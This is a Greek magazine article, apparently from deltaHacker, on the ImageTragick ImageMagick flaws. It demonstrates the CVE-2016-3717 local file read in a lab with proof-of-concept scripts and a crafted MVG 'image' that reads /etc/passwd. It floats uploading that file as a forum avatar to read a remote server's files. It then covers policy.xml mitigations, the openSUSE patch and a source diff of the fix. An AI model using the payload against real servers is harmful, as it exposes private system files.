remote: Total 56 (delta 0), reused 0 (delta 0), pack-reused 53
Unpacking objects: 100% (56/56), done.
Checking connectivity... done.
```

Προκειμένου να εκτελέσετε τα PoCs μεταβείτε στον ομώνυμο κατάλογο ("cd PoCs") και τρέξτε το script που θα βρείτε εκεί ("./test.sh").




Το σύστημα των δοκιμών μας μόνο ασφαλές δεν είναι, ως προς τα προβλήματα του ImageTragick :/

Όπως βλέπετε και στο σχετικό screenshot, το σύστημά μας κάθε άλλο παρά ασφαλές θεωρείται. Βέβαια αυτό είναι κάτι που το γνωρίζουμε, καθώς σκόπιμα δεν έχουμε αναβαθμίσει το ImageMagick στο openSUSE μας. Το πραγματικά ενδιαφέρον με το PoC που κατεβάσαμε, είναι ότι έχουμε ελεύθερη πρόσβαση στον κώδικά του. Αρκεί κάποιος να έχει βασικές γνώσεις προγραμματισμού –όχι κατ' ανάγκη να γνωρίζει BASH scripting– και θα κατανοήσει εύκολα τι συμβαίνει.

Ας δούμε πώς είναι δυνατή η αξιοποίηση του CVE-2016-3717 (Local File Read). Το σχετικό bug βασίζεται στη δυνατότητα που έχει το ImageMagick να χρησιμοποιεί ως είσοδό του, την έξοδο κάποιας άλλης εντολής. Για παράδειγμα, δείχνουμε πώς το output της εντολής ifconfig γίνεται το περιεχόμενο μιας εικόνας PNG:

```
panos@ohsuse:~/test/PoCs> /sbin/ifconfig | convert label:@- output.png
```

Για τη συνέχεια ανοίγουμε το αρχείο test.sh και βρίσκουμε το κομμάτι του κώδικα που σχετίζεται με το "testing read":



Το Local File Read vulnerability βασίζεται στην ικανότητα του ImageMagick να δέχεται στην είσοδό του την έξοδο κάποιου άλλου προγράμματος. Στο παράδειγμα βλέπουμε τη δημιουργία μίας εικόνας PNG, η οποία απεικονίζει την έξοδο του εργαλείου ifconfig.

```
echo "testing read"
echo "Hello World" > readme
#echo "##### convert ######"
convert read.jpg readme.png 2>/dev/null 1>/dev/null
#echo "###################"
if [ ! -e readme.png ]
then
    echo "SAFE"
else
    echo "UNSAFE"
    rm readme.png
fi
rm readme
echo ""
```

Η λογική εδώ είναι ότι έχουμε μια κακόβουλη εικόνα, τη read.jpg, η οποία είναι φτιαγμένη για να εκμεταλλευτεί το συγκεκριμένο κενό ασφαλείας (δηλαδή το Local File read). Το read.jpg δεν είναι πραγματικό αρχείο JPEG, αλλά ένα SVG με το ακόλουθο περιεχόμενο:

```
panos@ohsuse:~/test/PoCs> cat read.jpg
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'label:@readme'
popgraphic-context
```

Σύμφωνα με το σχετικό advisory το μυστικό κρύβεται στο ψεύτικο πρωτόκολλο του ImageMagick ονόματι "readme", το οποίο στην ουσία διαβάζει το περιεχόμενο του ομώνυμου αρχείου. Για να έχει νόημα το συγκεκριμένο test, προϋποτίθεται η παρουσία του readme. Για αυτό, αν παρατηρήσετε μέσα στο test.sh, θα δείτε την ακόλουθη γραμμή:

```
echo "Hello World" > readme
```

Αν λοιπόν το exploit λειτουργήσει θα δημιουργηθεί μια εικόνα με όνομα readme.png, η οποία θα αποτελεί ένα screenshot από το αποτέλεσμα της εντολής "cat readme" (χωρίς τα εισαγωγικά). Φανταστείτε τώρα ότι ένας κακόβουλος χρήστης θέλει να δει τα περιεχόμενα του αρχείου /etc/password. Το μόνο που έχει να κάνει, είναι ν' αλλάξει τον κώδικα του read.jpg ως εξής (προσέξτε την τρίτη γραμμή, την "image over"):

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'label:@/etc/passwd'
popgraphic-context
```


Αυτό ήταν, τόσο εύκολο. Τώρα, απλά δοκιμάστε να κάνετε convert την εικόνα σας:

```
panos@ohsuse:~/test/PoCs> convert read.jpg image.png
convert: non-conforming drawing primitive definition `popgraphic-context' @
error/draw.c/DrawImage/3178.
```

Αν δεν θέλετε να βλέπετε μηνύματα λάθους, απλά ανακατευθύνετέ τα στο /dev/null:

```
panos@ohsuse:~/test/PoCs> convert read.jpg image.png 2> /dev/null
```

Προκειμένου να επαληθεύσουμε ότι όλα λειτούργησαν κατά τα αναμενόμενα, αρκεί ν' ανοίξουμε την εικόνα image.png και να παρατηρήσουμε αν τα περιεχόμενα του /etc/passwd απεικονίζονται σ' αυτή.



Σε ένα forum όπου το ImageMagick δεν είναι αναβαθμισμένο και παραμένει ευπαθές ως προς το CVE-2016-3717, το avatar του χρήστη μας θα μπορούσε να είναι τα περιεχόμενα του αρχείου /etc/passwd. Μιλάμε για το passwd στο απομακρυσμένο σύστημα, φυσικά ;)

```
panos@ohsuse:~/test/PoCs> display image.png
```

Ένα τρελό σενάριο θα ήταν να πάτε σε κάποιο forum και να δοκιμάσετε ν' ανεβάσετε αυτή την εικόνα (read.jpg) ως avatar του χρήστη σας. Αν η πλατφόρμα χρησιμοποιεί το ImageMagick και δεν είναι patched, τότε θα καταλήξετε με εικόνα προφίλ τα περιεχόμενα του αρχείου /etc/passwd.

Πώς το φτιάχνω, χωρίς να περιμένω άλλον να το φτιάξει;

Κατ' αρχάς, αν κάνετε τακτικά updates είναι σχεδόν βέβαιο ότι είστε ήδη προστατευμένοι ως προς το ImageTragick. Η αρχική λύση που προτάθηκε, πριν ακόμη βγουν τα απαραίτητα patches, ήταν να εφαρμοστούν κανόνες από το διαχειριστή του συστήματος έτσι ώστε να αποτρέπεται το delegation για https, http, mvg, label, ephemeral κι άλλες βιβλιοθήκες, όταν αυτές βρίσκονται μέσα σε αρχεία εικόνας. Προσέξτε: Μιλάμε τώρα για λύσεις που κάθε μάχιμος υπεύθυνος ασφαλείας σπεύδει κι εφαρμόζει, χωρίς να επαναπαύεται περιμένοντας απλά μια ουρανοκατέβατη λύση. Εν προκειμένω, η προτεινόμενη λύση υλοποιείται προσθέτοντας το παρακάτω κομμάτι κώδικα στο αρχείο /etc/ImageMagick*/policy.xml.

```
<policymap>
...
<policy domain="coder" rights="none" pattern="EPHEMERAL" />
<policy domain="coder" rights="none" pattern="HTTPS" />
<policy domain="coder" rights="none" pattern="HTTP" />
<policy domain="coder" rights="none" pattern="URL" />
<policy domain="coder" rights="none" pattern="FTP" />
<policy domain="coder" rights="none" pattern="MVG" />
<policy domain="coder" rights="none" pattern="MSL" />
<policy domain="coder" rights="none" pattern="TEXT" />
<policy domain="coder" rights="none" pattern="LABEL" />
<policy domain="path" rights="none" pattern="@*" />
</policymap>
```


Σε διανομές Linux που δεν διαθέτουν πρόσφατες εκδόσεις του ImageMagick (>= 7.0.1-0) αλλά τη legacy (<= 6.9.3-9), το αρχείο policy.xml απλά απουσιάζει και πρέπει ν' αλλάξουν οι coders. Συγκεκριμένα, αλλάζουμε τις καταλήξεις κάποιων αρχείων, έτσι ώστε ακόμα κι όταν εκδηλώνεται το bug να μην ενεργοποιείται το delegation για τα αντίστοιχα image formats. Σε συστήματα 64bit μεταβαίνουμε στον κατάλογο /usr/lib64/ImageMagick-6.2.8/modules-Q16/coders, ενώ σε συστήματα 32bit στον κατάλογο /usr/lib/ImageMagick-6.2.8/modules-Q16/coders. Σε κάθε περίπτωση, φροντίζουμε για τις ακόλουθες μετονομασίες:

```
mvg.so → mvg.so.old
msl.so → msl.so.old
label.so → label.so.old
```

Επαναλαμβάνουμε ότι τα προηγούμενα αποτελούν πρόχειρες ή αν θέλετε προσωρινές λύσεις, μέχρι να κυκλοφορήσουν τα επίσημα upstream patches των developers του ImageMagick. Τη στιγμή που γράφεται το παρόν έχουν ήδη κυκλοφορήσει και βρίσκονται στο http://legacy.imagemagick.org/script/changelog.php.

Κάπου εδώ, λογικό είναι κάποιοι ν' αναρωτιούνται τι πρέπει να κάνουν, αν πρέπει να κάνουν κάτι, κάθε φορά που ένας upstream developer δημοσιεύει patches για το εργαλείο, τη βιβλιοθήκη ή την εφαρμογή που αναπτύσσει. Η αλήθεια είναι ότι οι περισσότεροι χρήστες αρκεί να περιμένουν το αντίστοιχο ενημερωμένο πακέτο για τη διανομή της. Το περιοδικό που διαβάζετε όμως ονομάζεται deltaHacker κι όχι deltaEndUser, οπότε θεωρούμε πως αρκετοί από εσάς ενδιαφέρονται να μαθαίνουν περισσότερα για όλα όσα συζητάμε. Εν προκειμένω, ίσως θα ήθελαν να γνωρίζουν ότι ο (καλός) maintainer κάθε διανομής ψαρεύει τα git commits που κρίνει ότι είναι καταλληλότερα για το σύστημα ευθύνης του, κι ακολούθως δημιουργεί το δικό του patch.

Στη δική μας περίπτωση, όπως ήδη αναφέραμε εργαζόμαστε σε σύστημα openSUSE Leap 42.1. Γνωρίζουμε ότι το openSUSE bug για το ImageTragick είναι το bnc#978061 (https://bugzilla.suse.com/show_bug.cgi?id=978061) και υπάρχει και σχετική ανακοίνωση στο https://www.suse.com/security/cve/CVE-2016-3714.html. Επειδή μας είναι αρκετά κουραστικό να ψάχνουμε κάθε φορά για το πώς μπορούμε να κάνουμε



Κατεβάζουμε και τρέχουμε το script ονόματι bugpatch.sh. Μετά από λίγο αποκαλύπτονται οι όποιες αδυναμίες έχει η εγκατάσταση του openSUSE μας. Αν έχει κάποιες (γνωστές) αδυναμίες, τότε μας δίνονται και οδηγίες για την εφαρμογή των αντίστοιχων patches (βλ. κάτω από το "How to fix it").

κάτι, έχουμε γράψει ένα script το οποίο βρίσκεται ακόμη υπό ανάπτυξη και διατίθεται από το Github του αρθρογράφου: https://raw.githubusercontent.com/drpaneas/bugpatch/master/bugpatch.sh

Τρέχοντας το bugpatch.sh διαπιστώσαμε ότι το σύστημά μας είναι ευπαθές, καθώς κι ότι χρειαζόμαστε το patch openSUSE-2016-574. Η εφαρμογή του patch γίνεται ως ακολούθως:

```
panos@ohsuse:~/test> sudo zypper install -t patch openSUSE-2016-574
```

Το πριν και το μετά

Για να δούμε τις αλλαγές που εφαρμόστηκαν και διόρθωσαν τα προβλήματα του ImageMagick, πρέπει να κατεβάσουμε το Source RPM της νέας έκδοσης και να κάνουμε diff με την παλιά. Όπως θα θυμόσαστε από το άρθρο της σελίδας 30, έχουμε ήδη πάρει τον κώδικα της ευπαθούς έκδοσης κι αυτή τη στιγμή είναι στον κατάλογο /tmp/test/before. Ώρα να πάρουμε και τον κώδικα της νέας, διορθωμένης έκδοσης. Αυτόν θα τον αποθηκεύσουμε στον κατάλογο /tmp/test/after:

```
panos@ohsuse:~> cd /tmp/test/after
panos@ohsuse:/tmp/test/after> wget http://download.opensuse.org/update/
leap/42.1/oss/src/ImageMagick-6.8.8.1-9.1.src.rpm
panos@ohsuse:/tmp/test/after> unrpm ImageMagick-6.8.8.1-9.1.src.rpm
panos@ohsuse:/tmp/test/after> tar -xf ImageMagick-6.8.8-1.tar.xz
panos@ohsuse:/tmp/test/after> cd ..
panos@ohsuse:/tmp/test>
```

Προκειμένου να συγκρίνουμε τα δύο Source RPMs, καταφεύγουμε στο εργαλείο diff:

```
panos@ohsuse:/tmp/test> diff -Nur before/ after/ > source.diff
```

Μέσα στο αρχείο source.diff θα πρέπει λογικά να υπάρχουν οι διαφορές μεταξύ της παλιάς (προβληματικής) και της καινούριας (επιδιορθωμένης) έκδοσης του ImageMagick. Οι αλλαγές που οφείλονται σε προσθήκες σηματοδοτούνται με το σύμβολο "+", ενώ οι αλλαγές που οφείλονται σε αφαίρεση με το σύμβολο "-". Ανοίξτε το αρχείο με τον αγαπημένο σας editor (η καρδιά μας ανήκει στο vim):

```
panos@ohsuse:/tmp/test> vim source.diff
```

Παραθέτουμε το αποτέλεσμα της σύγκρισης έτοιμο, στον ακόλουθο σύνδεσμο: http://pastebin.com/UGB2pcjW. Εξετάζοντάς το, ανακαλύπτουμε τις αλλαγές που φέρνει το νέο πακέτο για τη διανομή μας: Αρχικά βλέπουμε ότι αλλάζει η ημερομηνία στο copyright, αφού η προηγούμενη έκδοση κυκλοφόρησε το 2015 και η καινούρια είναι η πρώτη αναβάθμιση για φέτος:

```
-# Copyright (c) 2015 SUSE LINUX GmbH, Nuernberg, Germany.
+# Copyright (c) 2016 SUSE LINUX GmbH, Nuernberg, Germany.
```

Στη συνέχεια εντοπίζουμε την αλλαγή της έκδοσης:

```
-Release:        6.1
+Release:        9.1
```

Ιδού και το patch που προστέθηκε και φτιάχνει το πρόβλημά του ImageTragick:

```
+Patch20:        ImageMagick-6.8.8-1-disable-insecure-coders.patch
...
+%patch20 -p1
```

Το ImageMagick εξάλλου μεταγλωττίστηκε με υποστήριξη εξωτερικού rsvg loader (ναι, ό,τι κι αν σημαίνει αυτό):

```
+   --with-rsvg=yes \
```

Στο changelog βλέπουμε μια περίληψη των αλλαγών:

```
%changelog
+* Wed May  4 2016 sflees@suse.de
+- Use external svg loader (rsvg)
+- Disable insecure coders [bnc#978061]
+   * ImageMagick-6.8.8-1-disable-insecure-coders.patch
+   * CVE-2016-3714
+   * CVE-2016-3715
+   * CVE-2016-3716
+   * CVE-2016-3717
+   * CVE-2016-3718
```

Τέλος, ρίχνουμε μία ματιά και στο patch:

```
--- before/ImageMagick-6.8.8-1-disable-insecure-coders.patch    1970-01-01
01:00:00.000000000 +0100
+++ after/ImageMagick-6.8.8-1-disable-insecure-coders.patch 2016-05-07
09:44:35.000000000 +0200
@@ -0,0 +1,23 @@
+Disable insecure loaders by default bsc#978061
+sflees@suse.de
+
+Index: ImageMagick-6.8.8-1/config/policy.xml
+===================================================================
+--- ImageMagick-6.8.8-1.orig/config/policy.xml 2013-01-14 14:57:39.000000000
+0100
++++ ImageMagick-6.8.8-1/config/policy.xml  2016-05-06 10:03:49.137177736 +0200
+@@ -56,4 +56,15 @@
+   <!-- <policy domain="resource" name="time" value="3600"/> -->
+   <!-- <policy domain="system" name="precision" value="6"/> -->
+   <policy domain="cache" name="shared-secret" value="passphrase"/>
++  <!-- Disable insecure coders by default -->
++  <!-- https://bugzilla.suse.com/show_bug.cgi?id=978061 -->
++  <policy domain="coder" rights="none" pattern="EPHEMERAL" />
++  <policy domain="coder" rights="none" pattern="URL" />
++  <policy domain="coder" rights="none" pattern="HTTPS" />
++  <policy domain="coder" rights="none" pattern="MVG" />
++  <policy domain="coder" rights="none" pattern="MSL" />
++  <policy domain="coder" rights="none" pattern="TEXT" />
++  <policy domain="coder" rights="none" pattern="SHOW" />
++  <policy domain="coder" rights="none" pattern="WIN" />
++  <policy domain="coder" rights="none" pattern="PLT" />
+ </policymap>
```

Συνειδητοποιούμε ότι, στην ουσία, οι μηχανικοί της SUSE πήραν την προσωρινή λύση (workaround) που περιγράψαμε προηγουμένως κι έφτιαξαν ένα patch μ' αυτή. Έτσι, ακόμη κι όσοι δεν επενέβησαν χειροκίνητα στο /etc/ImageMagick*/policy.xml, με το που θα κάνουν update στο openSUSE Leap (δίνοντας είτε "zypper up" είτε "zypper patch"), θα δουν τις αλλαγές στο policy.xml να εφαρμόζονται και θα είναι προστατευμένοι.

Καλό hacking σάς ευχόμαστε – και have fun!